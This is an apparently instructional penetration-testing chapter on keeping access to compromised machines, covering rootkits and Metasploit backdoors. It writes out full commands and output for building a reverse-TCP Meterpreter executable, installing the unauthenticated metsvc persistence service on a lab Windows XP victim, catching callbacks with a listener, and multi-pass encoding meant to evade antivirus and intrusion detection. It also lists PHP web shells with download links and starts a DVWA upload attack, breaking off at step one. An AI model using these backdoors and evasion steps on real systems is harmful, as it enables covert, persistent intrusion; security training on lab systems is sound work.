8. Maintaining access.

Definitions of malware.

Backdoors with Metasploit

Backdoors for Web Services

Using operating system backdoors

Exploiting a computer, networking device or web service is great; however, the goal of most penetration tests is to maintain access to the compromised system. There are a number of methodologies for maintaining access to exploited victim systems; however, the overarching conclusion of every methodology is not to steal information but to reduce the time-consuming and exhaustive efforts required to keep attacking the same machine over and over after it's already been compromised. If a security tester is working with a team, remote collocated servers or is in need of a secondary access point for a later access to the computer system, then efforts and expectation can be easily managed and further attacks can be more precise.


Backdoors

Not to be confused with Trojan horses, a backdoor is a program that is left running on the compromised system to facilitate later entry without having to exploit the vulnerability again and again. While most Trojan horses contain a backdoor, a backdoor does not necessarily have to be part of a Trojan horse. Backdoors are applications or scripts that run like a Trojan horse but do not provide any functionality to the user of the compromised system. Backdoors can be created in several ways. Either by using root-kits (see further), by opening a listening port on the target system, by letting the target system connect to your server, by setting up a listener for a certain packet sequence which in turn will open up a port.

Rootkits

Rootkits will allow you to have even more power than the system administrator does of a system. You will be able to control the remote system completely. Often rootkits also allow file, process and/or network socket concealment, while still allowing the individual in control of the rootkit to detect and use those resources. Root-kits should be customized to be able to completely cover the assessor's activities. In most cases if there is an antivirus patrolling, root-kits (usually on win32) will be detected before installation. So, modifying the root-kits is required in most situations. It's also important to notice that some root-kits won't work on different system setups. For example your root-kit may work on win2k-SP3 but it can't cover anything on SP4.

There are at least five types of rootkits, ranging from those at the lowest level in firmware (with the highest privileges), through to the least privileged user-based variants that operate in Ring 3. Let us more deeply analyze user-mode and kernel-mode rootkits.



User-mode rootkits run in Ring 3, along with other applications as user, rather than low-level system processes. They have a number of possible installation vectors to intercept and modify the standard behavior of application programming interfaces (APIs). Some inject a dynamically linked library (such as a .DLL file on Windows) into other processes, and are thereby able to execute inside any target process to spoof it; others with sufficient privileges simply overwrite the memory of a target application. Injection mechanisms among others include: exploitation of security vulnerabilities, interception of messages.

Kernel-mode rootkits run with the highest operating system privileges (Ring 0) by adding code or replacing portions of the core operating system, including both the kernel and associated device drivers. As such, many kernel-mode rootkits are developed as device drivers or loadable modules, such as loadable kernel modules in Linux or device drivers in Microsoft Windows. This class of rootkit has unrestricted security access.

Kernel rootkits can be especially difficult to detect and remove because they operate at the same security level as the operating system itself, and are thus able to intercept or subvert the most trusted operating system operations. Any software, such as antivirus software, running on the compromised system is equally vulnerable. In this situation, no part of the system can be trusted.

Backdoors with Metasploit

The Metasploit GUI is powerful; however, Metasploit's full functionality at the common line is even more impressive.

The msfpayload command will generate binaries from the command line that can be used on various Microsoft and Linux platforms, as well as web applications. Furthermore, the msfpayload can be piped through msfencode tools to further encode the binaries created and attempt to avoid antivirus detection.

The msfpayload component of Metasploit allows generating shellcode, executables, and much more for use in exploits outside of the Framework. Shellcode can be generated in many formats including C, Ruby, JavaScript, and even Visual Basic for Applications. Each output format will be useful in various situations. For example, if you are working with a Python-based proof of concept, C-style output might be best; if you are working on a browser exploit, a JavaScript output format might be best. After you have your desired output, you can easily insert the payload directly into an HTML file to trigger the exploit.

The msfpayload tools come equipped to pipe the payload into the following formats:

- [C] C
- [H] C-sharp
- [P] Perl
- [Y] Ruby
- [R] Raw
- [J] Javascript
- [X] Executable
- [D] Dynamic Link Library (DLL)
- [V] VBA
- [W] War
- [N] Python


To see which options the utility takes, enter msfpayload -h at the command line, as shown here:

```
root@bt:/# msfpayload -h
```

As with msfcli, if you find yourself stuck on the required options for a payload module, append the letter O on the command line for a list of required and optional variables, like so:

```
root@bt:/# msfpayload windows/shell_reverse_tcp O
```

Next figure shows the output of msfpayload {payload_name} S command. This will show the penetration tester the fields that are required to be set while converting a payload into an executable binary file.




```
root@cyber-recon:~# msfpayload windows/meterpreter/reverse_tcp S

       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to the attacker, Inject the meterpreter server DLL via
  the Reflective Dll Injection payload (staged)

root@cyber-recon:~#
```

Creating an Executable Binary from a Payload (Unencoded)

We will show several examples using Meterpreter with different payloads.

With all of the information required, the tester can create an executable binary with the following command. Note that this is a single command and should be entered on a single line (see the corresponding figure):

```
root@bt:/# msfpayload windows/meterpreter/reverse_tcp LHOST={YOUR_IP}
  LPORT={PORT} X > /root/backdoors/unencoded-payload.exe
```



```
root@cyber-recon:~# ifconfig eth0 |grep "inet "
          inet addr:192.168.1.132  Bcast:192.168.1.255  Mask:255.255.255.0
root@cyber-recon:~# mkdir /root/backdoors
root@cyber-recon:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.1
32 LPORT=9000 X > /root/backdoors/unencoded-payload.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.1.132", "LPORT"=>"9000"}
root@cyber-recon:~# ls -al /root/backdoors/
total 84
drwxr-xr-x  2 root root  4096 Sep 22 16:21 .
drwxr-xr-x 19 root root  4096 Sep 22 16:20 ..
-rw-r--r--  1 root root 73802 Sep 22 16:21 unencoded-payload.exe
root@cyber-recon:~#
```

Another example of Metasploit meterpreter payload is `metsvc` backdoor, which will allow you to get the meterpreter shell at any time.


Be aware that the metsvc backdoor doesn't have authentication, so anyone who can access the backdoor's port will be able to use it.

For our example, we will use a Windows XP operating system as the victim machine whose IP address is 192.168.2.21; our attacking machine has the IP address of 192.168.2.22.

To enable the metsvc backdoor, you first need to exploit the system and get the meterpreter shell. After this, migrate the process using the meterpreter's migrate command to other processes such as explorer.exe (2), so you still have access to the system even though the victim close your payload (1).


To install the `metsvc` service, we just need to type the following command:

```
run metsvc
```




```
PID   PPID  Name               Arch  Session     User                    Path
---   ----  ----               ----  -------     ----                    ----
0     0     [System Process]         4294967295
4     0     System             x86   0
136   1308  ctfmon.exe         x86   0           THE-F4C60DD36CA\        C:\WINDOWS\system32\ctfmon.exe
180   556   alg.exe            x86   0                                   C:\WINDOWS\System32\alg.exe
328   4     smss.exe           x86   0           NT AUTHORITY\SYSTEM     \SystemRoot\System32\smss.exe
340   924   wscntfy.exe        x86   0           THE-F4C60DD36CA\        C:\WINDOWS\system32\wscntfy.exe
480   328   csrss.exe          x86   0           NT AUTHORITY\SYSTEM     \??\C:\WINDOWS\system32\csrss.exe
504   328   winlogon.exe       x86   0           NT AUTHORITY\SYSTEM     \??\C:\WINDOWS\system32\winlogon.exe
556   504   services.exe       x86   0           NT AUTHORITY\SYSTEM     C:\WINDOWS\system32\services.exe
568   504   lsass.exe          x86   0           NT AUTHORITY\SYSTEM     C:\WINDOWS\system32\lsass.exe
748   556   VBoxService.exe    x86   0           NT AUTHORITY\SYSTEM     C:\WINDOWS\system32\VBoxService.exe
788   556   svchost.exe        x86   0           NT AUTHORITY\SYSTEM     C:\WINDOWS\system32\svchost.exe
860   556   svchost.exe        x86   0                                   C:\WINDOWS\system32\svchost.exe
924   556   svchost.exe        x86   0           NT AUTHORITY\SYSTEM     C:\WINDOWS\System32\svchost.exe
972   556   svchost.exe        x86   0                                   C:\WINDOWS\system32\svchost.exe
1036  556   svchost.exe        x86   0                                   C:\WINDOWS\system32\svchost.exe
1308  1260  explorer.exe       x86   0     2     THE-F4C60DD36CA\user    C:\WINDOWS\Explorer.EXE
1396  556   spoolsv.exe        x86   0           NT AUTHORITY\SYSTEM     C:\WINDOWS\system32\spoolsv.exe
1444  556   scardsvr.exe       x86   0                                   C:\WINDOWS\System32\SCardSvr.exe
1664  556   svchost.exe        x86   0           NT AUTHORITY\SYSTEM     C:\WINDOWS\system32\svchost.exe
1964  1308  VBoxTray.exe       x86   0           THE-F4C60DD36CA\        C:\WINDOWS\system32\VBoxTray.exe
2368  924   wuauclt.exe        x86   0           THE-F4C60DD36CA\        C:\WINDOWS\system32\wuauclt.exe
3408  1308  met-back.exe       x86   0     1     THE-F4C60DD36CA\user    C:\Documents and Settings\user\Desktop\met-back.exe
```

The following is the result of that command:



```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\user\LOCALS~1\Temp\hFSGPuffumYt...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
         * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

meterpreter >
```

Now on the victim machine the backdoor is available at C:\Documents and Settings\user\Local Settings\Temp\hFSGPuffumYt:



C:\Documents and Settings\user\Local Settings\Temp\hFSGPuffumYt

Name	Size	Type	Date Modified
metsrv.dll	751 KB	Application Extension	27/12/2013 22:24
metsvc.exe	60 KB	Application	27/12/2013 22:25
metsvc-server.exe	44 KB	Application	27/12/2013 22:25


You can see the metsvc EXE and DLL files there. Now let's restart the victim machine to see whether the backdoor will work.

Set Up a Metasploit Listener

The backdoors and Trojan horse that were created are client-side attacks and call home for further instructions. The penetration tester will need to set up a listener in Metasploit to answer the call. The multi-handler within Metasploit is an answering service for backdoor to call home and receive further instructions. To set up a Metasploit listener we need to run the following:

```
1.    msfconsole
2.    use exploit/multi/handler
3.    set PAYLOAD windows/meterpreter/reverse_tcp
4.    set LHOST {YOUR_IP}
5.    set LPORT {PORT}
6.    run
```


The next figure shows the setup of a listener on Metasploit and a call back from a backdoor. The connection was made from the victim's operating system with the unencoded-payload.exe application was executed.



```
# WAVE 4 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                         http://metasploit.pro


Large pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.7.0-2013091801 [core:4.7 api:1.0]
+ -- --=[ 1186 exploits - 726 auxiliary - 200 post
+ -- --=[ 312 payloads - 30 encoders - 8 nops

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.132
LHOST => 192.168.1.132
msf exploit(handler) > set LPORT 9000
LPORT => 9000
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.132:9000
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.131
[*] Meterpreter session 1 opened (192.168.1.132:9000 -> 192.168.1.131:11234) at
2013-09-22 16:29:08 -0400

meterpreter > 
```


Now for `metsvc` service, on the attacking machine, we start the multihandler with the metsvc payload using the following options, which is also shown in the next screenshot:

- RHOST: 192.168.2.21 (the victim's IP address)
- LPORT: 31337 (the backdoor's port number)



```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LPORT     31337            yes       The listen port
   RHOST     192.168.2.22     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

After all the options have been set, just type exploit to run the attack.



```
msf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (192.168.2.22:47828 -> 192.168.2.21:31337) at 2013-12-27 23:20:50 +0700

meterpreter > 
```

The attack was executed successfully; we now have the meterpreter session again. You can do anything with the meterpreter session.

Creating an Executable Binary from a Payload (Encoded)


The shellcode generated by msfpayload is fully functional, but it contains several null characters that, when interpreted by many programs, signify the end of a string, and this will cause the code to terminate before completion. In other words, those x00s and xffs can break your payload! In addition, shellcode traversing a network in cleartext is likely to be picked up by intrusion detection systems (IDSs) and antivirus software. To address this problem, Metasploit's developers offer msfencode, which helps you to avoid bad characters and evade antivirus and IDSs by encoding the original payload in a way that does not include "bad" characters. Enter `msfencode -h` to see a list of msfencode options.

Metasploit contains a number of different encoders for specific situations. Some will be useful when you can use only alphanumeric characters as part of a payload, as is the case with many file format exploits or other applications that accept only printable characters as input, while others are great general purpose encoders that do well in every situation.

When in doubt, though, you really can't go wrong with the `x86/shikata_ga_nai` encoder, the only encoder with the rank of excellent, a measure of the reliability and stability of a module. In the context of an encoder, an excellent ranking implies that it is one of the most versatile encoders and can accommodate a greater degree of fine-tuning than other encoders. To see the list of encoders available, append `-l` to `msfencode`.

Here is output of the following command - the creation of the encoded-payload.exe backdoor:

```
msfpayload windows/meterpreter/reverse_tcp LHOST={YOUR_IP}
   LPORT={PORT} R | msfencode -e x86/countdown -c 2 -t raw |
   msfencode –x -t exe -e x86/shikata_ga_nai -c 3 -k -o
   /root/backdoors/encoded-payload.exe
```



```
root@cyber-recon:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.1
32 LPORT=9000 R | msfencode -e x86/countdown -c 2 -t raw | msfencode -x template
_x86_windows.exe -e x86/shikata_ga_nai -c 3 -t exe -k -o /root/backdoors/encoded
-payload.exe
[*] x86/countdown succeeded with size 308 (iteration=1)

[*] x86/countdown succeeded with size 326 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 353 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 380 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 407 (iteration=3)

root@cyber-recon:~# ls -al /root/backdoors/
total 160
drwxr-xr-x  2 root root  4096 Sep 22 16:25 .
drwxr-xr-x 19 root root  4096 Sep 22 16:20 ..
-rw-r--r--  1 root root 75776 Sep 22 16:25 encoded-payload.exe
-rw-r--r--  1 root root 73802 Sep 22 16:21 unencoded-payload.exe
root@cyber-recon:~# 
```

We will consider as well some other backdoors - web based backdoors rootkits, etc.

Backdoors for Web Services

Vulnerable web services that allow a penetration tester to upload content are subjected to the possibility of backdoors through web services. These backdoors are posted to the website as additional pages and are available to anyone that manages to find the web page. The following are a short list of backdoors that can be uploaded to webservers and used to execute local commands on the victim or interact with a database that is communicating with the server.

1. C99 Shell—PHP backdoor shell Download: http://www.r57shell.net/
2. C100 Shell—PHP backdoor shell Download: http://www.r57shell.net/
3. Jackall—PHP backdoor shell Download: http://oco.cc
4. XXS-Shell—ASP.net backdoor and zombie controller
Download: http://www.portcullis-security.com/tools/free/XSSShell039.zip
5. Weevley—PHP backdoor shell that provides a telnet-like console
Download: http://epinna.github.com/Weevley/downloads/weevley-1.0.tar.zip

We will see the example of using C99 PHP Shell Backdoor for hacking the vulnerable website. For this purpose we will use DVWA.

Steps to Hack:

1. Start DVWA, keep security on “low” level and click on upload.

